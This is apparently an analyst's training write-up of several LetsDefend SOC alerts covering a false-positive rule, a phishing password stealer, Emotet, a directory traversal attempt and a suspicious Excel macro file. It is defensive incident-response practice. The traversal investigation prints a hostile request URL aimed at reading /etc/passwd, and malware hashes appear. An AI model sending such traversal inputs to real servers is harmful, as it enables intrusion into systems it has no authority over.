
EventID :	117
Event Time :	Feb, 27, 2022, 12:36 AM
Rule :	SOC167 - LS Command Detected in Requested URL
Level :	Security Analyst
Hostname :	EliotPRD
Destination IP Address :	188.114.96.15
Source IP Address :	172.16.17.46
HTTP Request Method :	GET
Requested URL :	https://letsdefend.io/blog/?s=skills
User-Agent :	Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:24.0) Gecko/20100101 Firefox/24.0
Alert Trigger Reason :	URL Contains LS
Device Action :	Allowed

Show Hint

Field	Value
EventID	117
Event Time	Feb, 27, 2022, 12:36 AM
Rule	SOC167 - LS Command Detected in Requested URL
Level	Security Analyst
Hostname	EliotPRD
Destination IP Address	188.114.96.15
Source IP Address	172.16.17.46
HTTP Request Method	GET
Requested URL	https://letsdefend.io/blog/?s=skills
User-Agent	Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:24.0) Gecko/20100101 Firefox/24.0
Alert Trigger Reason	URL Contains LS
Device Action	Allowed

First glance, looks like a false positive bad rule writing maybe?

Checking the Source IP Address/Source dest address and EDR showed no out of the ordinary results, looks like an faulty rule writing.



Event Conclusion: False positive LS command detected

Identification	Containing	Eradication	Recovery
YES	NO	NO	NO

Lessons learned, do some more alert tuning ;)

Investigation 2.2

Medium Apr, 26, 2021, 11:03 PM ★ SOC143 - Password Stealer Detected

★ This attachment was used in a real cyber attack.

EventID :	90
Event Time :	Apr, 26, 2021, 11:03 PM
Rule :	SOC143 - Password Stealer Detected
Level :	Security Analyst
SMTP Address :	180.76.101.229
Source Address :	bill@microsoft.com
Destination Address :	ellie@letsdefend.io
E-mail Subject :	.
Device Action :	Allowed

First glance, password stealer detected, allowed using the mail attack vector using phishing.

I'll start with checking the SMTP address and the sources address.

✔ antihack.anarchista.xyz	2022-07-11 11:00:44 (2 years ago)	Jul 12 01:12:40 evulka sshd[15566]: Failed password for root from 180.76.101.229 port 34906 ssh2<br ... show more	Brute-Force Web App Attack SSH
✔ antihack.anarchista.xyz	2022-05-12 16:50:33 (2 years ago)	Jul 12 01:12:40 evulka sshd[15566]: Failed password for root from 180.76.101.229 port 34906 ssh2<br ... show more	Brute-Force Web App Attack SSH
✔ antihack.anarchista.xyz	2022-03-07 14:35:03 (2 years ago)	Jul 12 01:12:40 evulka sshd[15566]: Failed password for root from 180.76.101.229 port 34906 ssh2<br ... show more	Brute-Force Web App Attack SSH
✔ Anonymous	2022-03-04 14:00:00 (2 years ago)	SSH-Attack	SSH

suspicious

Threat Score: 100/100
AV Detection: Marked as clean

SMTP address is heck the source address & email

The file in the email attachment is malicious


Submission name:	bd05664f01205fa90774f42468a8743a.zip
Size:	1.6KiB
Type:	data compressed zip
Mime:	application/zip
SHA256:	2f705b98f6b9cf738013e517caccc0dee7dacfcf2060bf4cf6a1e5540e3804ec
Last Anti-Virus Scan:	08/04/2024 17:32:05 (UTC)
Last Sandbox Report:	03/03/2024 08:40:57 (UTC)

malicious

Threat Score: 100/100
AV Detection: Marked as clean

#letsdefend

pishing attack confirmed



Event Conclusion: True Positive Phishing Attack

Identification, Containing, Eradication, Recovery


YES YES YES YES

Eradication, scan and delete all emails from the malicious addresses, block malicious address, Block requested proxy URLS, block malicious proxies

scan with EDR using hash and delete for anyone else that downloaded the malicious file, inform employees of possible incoming phishing attacks and raise awareness.

Recovery, all infected machines need to be restored to last good known backups.


Investigation 2.3




First glance - An Emotet Malware detected, Device “CLEANED”


(Emotet is a malware that started as a banking Trojan but now delivers various threats. It spreads via phishing and vulnerabilities, and uses modular and polymorphic techniques to avoid detection. To defend against it, use strong endpoint protection, keep systems updated, and educate users.)

I'll start with checking the File Hash, File Name






File is malicious, I'll contain now



Next I'll check the source address logs, nothing out of the ordinary, now I'll check the endpoint logs for Richard, same.

Looks like the malware was stopped by AV/EDR.




Event Conclusion: True Positive Malware Detected

Identification	Containing	Eradication	Recovery
YES	YES	YES	YES

Eradication: Use hash to scan all systems for the Malware and remove it, check if was clicked than begin


restoration to last good backups, rescan after everything to make sure the malware is gone.


Investigation 2.4



First glance, we see a directory traversal attack from 106.55.45.162 that's trying to access etc/passwd on WebServer1006.

I'll start with analyzing the source IP address (attacker)





silvelo	2023-11-13 10:41:37 (9 months ago)	SSH-Attack	Brute-Force SSH
silvelo	2023-10-10 16:31:41 (10 months ago)	SSH-Attack	Brute-Force SSH
antihack.anarchista.xyz	2023-04-12 07:26:58 (1 year ago)	Jul 12 19:34:49 evulka sshd[15865]: Failed password for root from 106.55.45.162 port 36306 ssh2<br / ... show more	Brute-Force Web App Attack SSH
antihack.anarchista.xyz	2023-02-09 15:57:47 (1 year ago)	Jul 12 19:34:49 evulka sshd[15865]: Failed password for root from 106.55.45.162 port 36306 ssh2<br / ... show more	Brute-Force Web App Attack SSH
antihack.anarchista.xyz	2022-12-07 16:48:44 (1 year ago)	Jul 12 19:34:49 evulka sshd[15865]: Failed password for root from 106.55.45.162 port 36306 ssh2<br / ... show more	Brute-Force Web App Attack SSH

Scan results show malicious activity in the past for this IP address, next I'll check the logs associated with this IP address

We can see status 500 (Fail) using 443 and no other logs, looks like the attack is not successful, even though it is labeled as permitted by the firewall.


Field	Value
type	Firewall
source_address	106.55.45.162
source_port	49028
destination_address	172.16.17.13
destination_port	443
time	Mar, 01, 2022, 10:10 AM
Request URL	https://172.16.17.13/?file=../../../etc/passwd
User-Agent	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322)
Request Method	GET
Device Action	Permitted
HTTP Response Size	0
HTTP Response Status	500

Next I'll investigate the requested URL -

This URL indicates a Directory Traversal attack, where the attacker attempts to access the sensitive `/etc/passwd` file on the server. By manipulating the `file` parameter with `../../../../`, they aim to navigate out of the web directory to access files that are not normally accessible through the web application. This

could lead to exposure of critical system information or further exploitation.
Next I'll check the endpoint logs for the target (WebServer1006)

The Endpoint logs are clean



Event Conclusion: True Positive Directory Traversal Attack

Identification, Containing, Eradication, Recovery
YES NO NO NO

Preventive/hardening steps -

Input Validation
Access Controls
Web Application
Error Handling

Patch Management


Investigation 2.5


Medium	Mar, 13, 2021, 08:20 PM	SOC138 - Detected Suspicious Xls File

EventID :	77
Event Time :	Mar, 13, 2021, 08:20 PM
Rule :	SOC138 - Detected Suspicious Xls File
Level :	Security Analyst
Source Address :	172.16.17.56
Source Hostname :	Sofia
File Name :	ORDER SHEET & SPEC.xlsm
File Hash :	7ccf88c0bbe3b29bf19d877c4596a8d4
File Size :	2.66 Mb
Device Action :	Allowed
File (Password:infected) :	Download

